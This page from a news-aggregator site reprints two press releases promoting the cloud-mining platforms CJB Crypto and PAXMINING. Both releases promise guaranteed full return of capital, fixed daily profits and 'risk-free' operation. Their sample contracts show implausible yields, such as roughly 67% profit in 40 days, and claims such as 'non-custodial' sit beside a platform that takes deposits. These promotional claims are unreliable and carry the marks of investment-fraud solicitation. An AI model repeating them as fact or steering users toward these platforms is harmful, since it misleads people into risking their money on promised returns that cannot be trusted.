    “You don’t need to outsmart the market, you need to outsmart the strategy. We provide users with a smart way to accumulate assets through mining rather than speculation,” said the CEO of CJB Crypto.

    Standardized, transparent and future-oriented
    CJB Crypto operates under a global compliance framework, serving over 7 million users in 170 countries. The platform adheres to strict AML/KYC protocols, employs bank-level security measures, and guarantees a 100% return of capital on all contracts at maturity.
    Each plan is deployed through high-performance data centers powered by renewable energy and optimized by artificial intelligence algorithms to dynamically allocate hash power to the most profitable coins.

    Zero hardware. Zero guesswork. 100% ownership.
    With just a smartphone or web login, users can start mining ETH, XRP, BTC, DOGE, etc. in 5 minutes. No technical knowledge is required.
    Mining contracts are short-term (1-50 days), low entry (starting at $10), and fully automated – making them ideal for investors seeking predictability rather than stress.

    Mining contract profit in July 2025 Real profit case of users
    Experience contract: investment amount: $10, total net profit: $10 + $0.6.
    Experience contract: investment amount: $100, total net profit: $100 + $7.
    Classic contract: investment amount: $500, total net profit: $500 + $31.25.
    Classic contract: investment amount: $3000, total net profit: $3000 + $840.
    Prepaid contract: investment amount: $5000, total net profit: $5000 + $2250.
    Advanced contract: investment amount: $10,000, total net profit: $10,000 + $6800.
    All contracts will enjoy 100% principal return upon expiration. Daily income will be automatically distributed to the user’s encrypted wallet.

    Green energy, smarter algorithms
    Unlike traditional mining operations that rely on carbon-intensive energy, CJB Crypto’s data centers are powered by wind, solar, and hydroelectric power, ensuring efficient operation and ESG compliance. The AI optimization engine adjusts mining allocation in real time to maximize revenue – whether ETH’s gas fees soar or XRP’s transaction volume surges.

    Getting started is simple
    It is very simple to join CJB Crypto cloud mining. You can start your passive income journey in just three steps:
    • Register an account: Visit the CJB Crypto official website or download the APP to quickly complete the registration.
    • Get rewards: New users can get a $10 reward for registering, and an additional $0.6 reward for logging in daily.
    • Select a contract to start mining: Select the appropriate contract according to your needs. After investing, the platform will automatically start cloud mining. The income is settled daily and can be withdrawn to your personal wallet at any time.

    Who is this built for?
    CJB Crypto’s model appeals to:

    1. Long-term holders tired of volatile markets
    2. New investors who want yield rather than speculation
    3. Institutions seeking scalable, capital-protected cryptocurrency investments
    4. Emerging market users seeking low barriers to entry

    Why this matters now
    The Ethereum ecosystem continues to expand after ETH 2.0. At the same time, Ripple (XRP) is also booming with the digitization of global cross-border settlements. CJB Crypto provides users with a non-transactional, non-custodial way to accumulate these assets on a daily basis.
    “The market punishes those who wait for the perfect opportunity,” the CEO said. “While others are still hesitating, we have helped users accumulate crypto wealth.”

    About CJB Crypto is a new generation cloud mining platform that focuses on AI-driven yield optimization and ESG-compliant infrastructure. With security, convenience and real profitability at its core, the platform provides daily returns, comprehensive capital protection, and a wide range of asset support, including ETH, XRP, BTC, DOGE, and USDC.

    For more details, please visit the official website: https://cjb.top/

    The MIL Network –

    July 21, 2025
  • MIL-OSI: Earn $7,400 Daily Without Miners? PAXMINING Redefines Litecoin Mining

    Source: GlobeNewswire (MIL-OSI)

    London, UK, July 21, 2025 (GLOBE NEWSWIRE) — Litecoin (LTC), often referred to as the “digital silver” to Bitcoin gold, has been a significant player in the cryptocurrency market since its launch in 2011. Known for its fast transaction confirmation time (approximately 2.5 minutes per block) and low transaction fees, Litecoin remains a popular choice for investors. In 2025, Litecoin has maintained stable performance, with its current price ranging between $115-$120. As Bitcoin price surges past $123,000, Litecoin, utilizing the Scrypt algorithm, has become a favored alternative for investors seeking lower mining barriers and faster blockchain confirmations.

    Recently, Litecoin network hash rate stands at approximately 910.31 TH/s (terahashes per second), reflecting the network’s stability and security. However, with increasing mining difficulty, traditional Litecoin mining requires high-performance ASIC miners (e.g., Bitmain Antminer L9 with 16 GH/s), which come with significant electricity and maintenance costs, making profitability challenging for individual miners. As a result, cloud mining has emerged as a more accessible and cost-effective alternative, with PAXMINING standing out as a leading global cloud mining platform, offering efficient opportunities for Litecoin investors.

    Introduction to PAXMINING

    Founded in 2017 and registered in the UK, PAXMINING is a premier cloud mining platform dedicated to providing simple, transparent, and eco-friendly cryptocurrency mining services. With over 70 clean energy-powered mining farms across 190+ countries and serving more than 8 million users, PAXMINING supports multiple cryptocurrencies for settlement, including Litecoin (LTC), Bitcoin (BTC), Ethereum (ETH), Dogecoin (DOGE), Solana (SOL), USDT, USDC, XRP, and Bitcoin Cash (BCH). By leveraging artificial intelligence to optimize hash power allocation, the platform ensures stable daily returns for users.

    PAXMINING vs. Traditional Mining: Key Advantages
    Compared to traditional Litecoin mining, PAXMINING cloud model delivers superior benefits:

    • No Hardware Costs
      Eliminates expensive ASIC miners (~$14,399) and maintenance – start with just $100
    • 100% Green Energy
      70+ solar/wind/hydro farms reduce carbon footprint while cutting costs
    • Zero Technical Skills
      Simple registration replaces complex software/pool configurations
    • 9+ Cryptocurrencies
      The platform supports settlements in 9 major cryptocurrencies including BTC, ETH, XRP, DOGE, USDT, USDC, SOL, LTC and BCH, enabling flexible switching to capture market opportunities.
    • Daily Fixed Returns
      AI-optimized hash power ensures stable profits (vs. traditional mining’s volatility)
    • Risk-Free Operation
      Professional team handles all maintenance and power management

    How to Join PAXMINING
    Getting started with PAXMINING’s cloud mining platform is simple and suitable for all investors:

    • Select a Mining Contract
      Browse various contract options and choose a Litecoin (LTC) or other cryptocurrency mining plan based on your budget and profit goals. With a minimum investment of just $100, it’s perfect for beginners.
    • Monitor Profits
      Track mining progress in real-time via PAXMINING’s user dashboard, with profits automatically settled to your account every 24 hours.

    Sample Contract Returns

    Below is a sample of PAXMINING mining contract returns for Litecoin and other cryptocurrencies. Actual returns may vary based on market conditions and contract types. Visit the official website for more details.

    Contract Project Investment Amount The term Total revenue
    WhatsMiner M50S+ $100 2days $100+$6
    Canaan Avalon miner A14 $500 7days $500+$43.40
    WhatsMiner M60S+ $1,300 15days $1,300+$253.5
    ALPH Miner AL1 $3,500 30days $3,500+$948‬
    Bitcoin Miner S21 XP Imm  $8,000 35days $8,000+$4424
    Bitcoin Miner S21 XP Hyd $12,800 40 days $12,800+$8,601

    For example, if a user invests $12,800 in the Bitcoin Miner S21 XP Hyd hash power contract (with a 40-day term), the estimated total return can reach $21,401, including a net profit of $8,601.

    Future Outlook & Industry Leadership
    As Litecoin’s 2025 rally intensifies amid rising mining difficulty, PAXMINING emerges as the premier cloud mining solution—leveraging 70+ clean energy facilities across 190+ countries to serve 8M+ users. Our 2026 roadmap includes:
    • 20+ new renewable mining farms
    • AI-powered hash rate optimization
    • Expanded crypto support (Layer 2 & eco-friendly blockchains)
    • Dual contract options: short-term high-yield vs. long-term stable plans
    By eliminating hardware costs and technical barriers while guaranteeing daily eco-conscious profits, we’re redefining wealth generation in the LTC ecosystem. 

    For more details, please visit the official website:https://paxmining.com

    For direct inquiries, contact: info@paxmining.com

    Attachment

    The MIL Network –

    July 21, 2025
←Previous Page
1 … 51 52 53 54 55 … 423
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress